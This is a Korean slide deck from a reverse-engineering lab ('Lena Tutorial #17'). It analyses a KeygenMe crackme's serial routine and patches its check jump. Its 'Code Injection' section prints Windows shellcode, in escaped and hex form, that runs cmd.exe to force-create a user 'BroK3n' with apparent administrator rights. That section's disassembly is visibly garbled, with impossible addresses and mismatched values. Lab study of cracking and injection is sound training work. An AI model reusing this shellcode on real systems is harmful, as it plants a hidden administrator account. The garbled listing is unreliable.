

Lena Tutorial #17

Code Injection

Lena Tutorial #17



Lena Tutorial #17

All referenced strings

Search - Text strings referenced in KeygenMe

Strings: KeygenMe

Address	Command	Comments
00401072	MOV DWORD PTR SS:[EBP-8],0040302C	ASCII "lena151"
004010AA	PUSH 00403021	ASCII "MainWindow"
00401179	PUSH 004034DC	ASCII " Tut selfkeygenMe "
0040127A	PUSH 00403462	ASCII "KeyGen lena151 "
0040127F	PUSH 0040323C	ASCII "It's quite simple : (self)keygen me. Good luck !!!!!"
004012E1	PUSH 00403462	ASCII "KeyGen lena151 "
004012E6	PUSH 00403000	ASCII " Give me more material hehe!!"
00401340	PUSH 00403462	ASCII "KeyGen lena151 "
00401345	PUSH 00403488	ASCII " That's right. (Self)keygen me now!"
00401355	PUSH 00403462	ASCII "KeyGen lena151 "
0040135A	PUSH 00403486	ASCII " Error detected! Remove debugger from Hard Drive "
00403000	ASCII " Give me more"	ASCII " Give me more material hehe!!"
00403021	ASCII "MainWindow",0	ASCII "MainWindow"
0040302C	ASCII "lena151",0	
0040323C	ASCII "It's quite simpl"	ASCII "It's quite simple : (self)keygen me. Good luck !!!!!"
00403462	ASCII "KeyGen lena151 "	ASCII "KeyGen lena151 "
00403486	ASCII " Error detected!"	ASCII " Error detected! Remove debugger from Hard Drive "
00403488	ASCII " That's right. ("	ASCII " That's right. (Self)keygen me now!"
004034DC	ASCII " Tut selfkeygenM"	ASCII " Tut selfkeygenMe "

Found 20 strings and references

Lena Tutorial #17

코드 영역

```

0040133E . 6A 00      PUSH 0
00401340 . 68 62344000 PUSH 00403462
00401345 . 68 88344000 PUSH 00403488
0040134A . 6A 00      PUSH 0
0040134C . E8 9D000000 CALL <JMP.&USER32.MessageBoxA>
00401351 . EB 13      JMP SHORT 00401366
00401353 > 6A 00      PUSH 0
00401355 . 68 62344000 PUSH 00403462
0040135A . 68 86344000 PUSH 00403486
0040135F . 6A 00      PUSH 0
00401361 . E8 88000000 CALL <JMP.&USER32.MessageBoxA>

```

```

Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
Caption = "KeyGen lena151 "
Text = " That's right. (Self)keygen me now!"
hOwner = NULL
USER32.MessageBox

```

```

Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
Caption = "KeyGen lena151 "
Text = " Error detected! Remove debugger from Hard Drive "
hOwner = NULL
USER32.MessageBox

```

Lena Tutorial #17

코드 영역

004012F6	> 68 38304000	PUSH 00403038	String
004012FB	· E8 30010000	CALL <JMP.&kernel32.lstrlen>	KERNEL32.lstrlen
00401300	· 33F6	XOR ESI,ESI	
00401302	· 8BC8	MOV ECX,EAX	
00401304	· B8 01000000	MOV EAX,1	
00401309	> 8B15 38304000	MOV EDX,DWORD PTR DS:[403038]	
0040130F	· 8A90 37304000	MOV DL,BYTE PTR DS:[EAX+403037]	
00401315	· 81E2 FF000000	AND EDX,000000FF	
0040131B	· 8BDA	MOV EBX,EDX	
0040131D	· 0FAFDA	IMUL EBX,EDX	
00401320	· 03F3	ADD ESI,EBX	
00401322	· 8BDA	MOV EBX,EDX	
00401324	· D1FB	SAR EBX,1	
00401326	· 83C3 03	ADD EBX,3	
00401329	· 0FAFDA	IMUL EBX,EDX	
0040132C	· 2BDA	SUB EBX,EDX	
0040132E	· 03F3	ADD ESI,EBX	
00401330	· 03F6	ADD ESI,ESI	
00401332	· 40	INC EAX	
00401333	· 49	DEC ECX	
00401334	· ^ 75 D3	JNZ SHORT 00401309	
00401336	· 3B35 38314000	CMP ESI,DWORD PTR DS:[403138]	
0040133C	· 75 15	JNE SHORT 00401353	

반복 횟수 지정

일련번호 생성

일련번호 검증

Lena Tutorial #17

반복 횟수 지정



코드 영역

004012F6	>	68 38304000	PUSH 00403038	String = "lena151" KERNEL32.lstrle
004012FB	·	E8 30010000	CALL <JMP.&kernel32.lstrlen>	
00401300	·	33F6	XOR ESI,ESI	
00401302	·	8BC8	MOV ECX,EAX	
00401304	·	B8 01000000	MOV EAX,1	

레지스터

EAX 00000007
ECX 00000007

한글

메모리 영역

1. 61 6E 65 6C
2. 61 6E 65 6C
3. 00 00 00 6C

```
id:lena151, ECX: len(id)
```

id [i], i = 1

ECX = 0

→ $i = i + 1$

► `ECX = ECX - 1`

Lena Tutorial #17

일련번호 검증

코드 영역

ESI = 생성된 일련번호

메모리 영역

```

00401336  3B35 38314000 CMP ESI,DWORD PTR DS:[403138]
0040133C  75 15      JNE SHORT 00401353
0040133E  6A 00      PUSH 0
00401340  68 62344000 PUSH 00403462
00401345  68 B8344000 PUSH 00403488
0040134A  6A 00      PUSH 0
0040134C  E8 9D000000 CALL <JMP.&USER32.MessageBox>
00401351  EB 13      JMP SHORT 00401366
00401353  6A 00      PUSH 0
00401355  68 62344000 PUSH 00403462
0040135A  68 86344000 PUSH 00403486
0040135F  6A 00      PUSH 0
00401361  E8 88000000 CALL <JMP.&USER32.MessageBox>
  
```

00403138 31 32 33 34 00 00 00 00 00 00 00 00 00 00 1234

```

Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
Caption = "KeyGen lena151 "
Text = " That's right. (Self)keygen me now!"
hOwner = NULL
USER32.MessageBox
  
```

```

Type = MB_OK|MB_DEFBUTTON1|MB_APPLMODAL
Caption = "KeyGen lena151 "
Text = " Error detected! Remove debugger from Hard Drive "
hOwner = NULL
USER32.MessageBox
  
```


Lena Tutorial #17

코드 영역

00401336	3B35 38314000	CMP ESI,DWORD PTR DS:[403138]	
0040133C	75 15	JNE SHORT 00401353	→ 0040133C EB 45 JMP SHORT 00401383

코드 영역


00401383	8935 48314000	MOV DWORD PTR DS:[403148],ESI
00401389	75 C8	JNE SHORT 00401353
0040138B	EB B1	JMP SHORT 0040133E

메모리 영역

00403138	31 32 33 34	00 00 00 00	00 00 00 00	00 00 00 00	1234
00403148	52 F5 3E 00	00 00 00 00	00 00 00 00	00 00 00 00	R0>

Code Injection

: PE 파일의 빈 공간에 셸코드를 입력해서 실행하게 만드는 해킹 기술



Code Injection




BroK3n 이라는 사용자를 강제추가

```
"Wx31Wxd2Wxb2Wx30Wx64Wx8bWx12Wx8bWx52Wx0cWx8bWx52Wx1cWx8bWx42"
"Wx08Wx8bWx72Wx20Wx8bWx12Wx80Wx7eWx0cWx33Wx75Wxf2Wx89Wxc7Wx03"
"Wx78Wx3cWx8bWx57Wx78Wx01Wxc2Wx8bWx7aWx20Wx01Wxc7Wx31WxedWx8b"
"Wx34Wxaf01Wxc6Wx45Wx81Wx3eWx57Wx69Wx6eWx45Wx75Wxf2Wx8bWx7a"
"Wx24Wx01Wxc7Wx66Wx8bWx2cWx6fWx8bWx7aWx1cWx01Wxc7Wx8bWx7cWxaf"
"WxfcWx01Wxc7Wx68Wx4bWx33Wx6eWx01Wx68Wx20Wx42Wx72Wx6fWx68Wx2f"
"Wx41Wx44Wx44Wx68Wx6fWx72Wx73Wx20Wx68Wx74Wx72Wx61Wx74Wx68Wx69"
"Wx6eWx69Wx73Wx68Wx20Wx41Wx64Wx6dWx68Wx72Wx6fWx75Wx70Wx68Wx63"
"Wx61Wx6cWx67Wx68Wx74Wx20Wx6cWx6fWx68Wx26Wx20Wx6eWx65Wx68Wx44"
"Wx44Wx20Wx26Wx68Wx6eWx20Wx2fWx41Wx68Wx72Wx6fWx4bWx33Wx68Wx33"
"Wx6eWx20Wx42Wx68Wx42Wx72Wx6fWx4bWx68Wx73Wx65Wx72Wx20Wx68Wx65"
"Wx74Wx20Wx75Wx68Wx2fWx63Wx20Wx6eWx68Wx65Wx78Wx65Wx20Wx68Wx63"
"Wx6dWx64Wx2eWx89Wxe5WxfeWx4dWx53Wx31Wxc0Wx50Wx55WxffWxd7";
```



```
31d2b230648b128b520c8b521c8b42
088b72208b12807e0c3375f289c703
783c8b577801c28b7a2001c731ed8b
34af01c645813e57696e4575f28b7a
2401c7668b2c6f8b7a1c01c78b7caf
fc01c7684b336e01682042726f682f
414444686f72732068747261746869
6e6973682041646d68726f75706863
616c676874206c6f6826206e656844
442026686e202f4168726f4b336833
6e20426842726f4b68736572206865
742075682f63206e68657865206863
6d642e89e5fe4d5331c05055ffd7
```

Code Injection



0040100B	74 7261274	PUSH 74617274
00401000	68 6966973	PUSH 7369669E
00401005	20A01646D	PUSH 6D64412E
0040100A	68 726F7570	PUSH 70576652
00401007	67 7436C6C7	PUSH 676E6163
7040101E4	68 742906CF	PUSH 6F6C2074
004010E9	68 26206E65	PUSH 656E206E
004010FE	68 444A2026	PUSH 2620444A
004010F3	68 6E202F41	PUSH 412F206E
004010F8	68 726F4833	PUSH 33486F72
004010F9	68 33604242	PUSH 4242603F
00401102	68 72720F48	PUSH 480F7242
00401107	68 7365722D	PUSH 2D726573
0040110C	68 65742075	PUSH 75207465
00401111	68 2F61206E	PUSH 6E20632F
00401116	68 65786528	PUSH 20657865
0040111B	68 36064E42	PUSH 42E64636
00401120	80E5	MOV EBP, ESP
00401122	FEAD	DEC BYTE PTR SS:[EBP+53]
00401125	31C0	XOR EAX, EAX
00401128	55	PUSH EAX
0040112B	55	PUSH EBP
0040112D	FE07	CALL EDI
0040112F	89 02DFFEEF	JMP 00401002



1. crackme #2



메모리, 스택영역 속 시리얼 넘버



일련번호 생성 로직 분석

2. 지뢰 찾기 맵해 만들기

End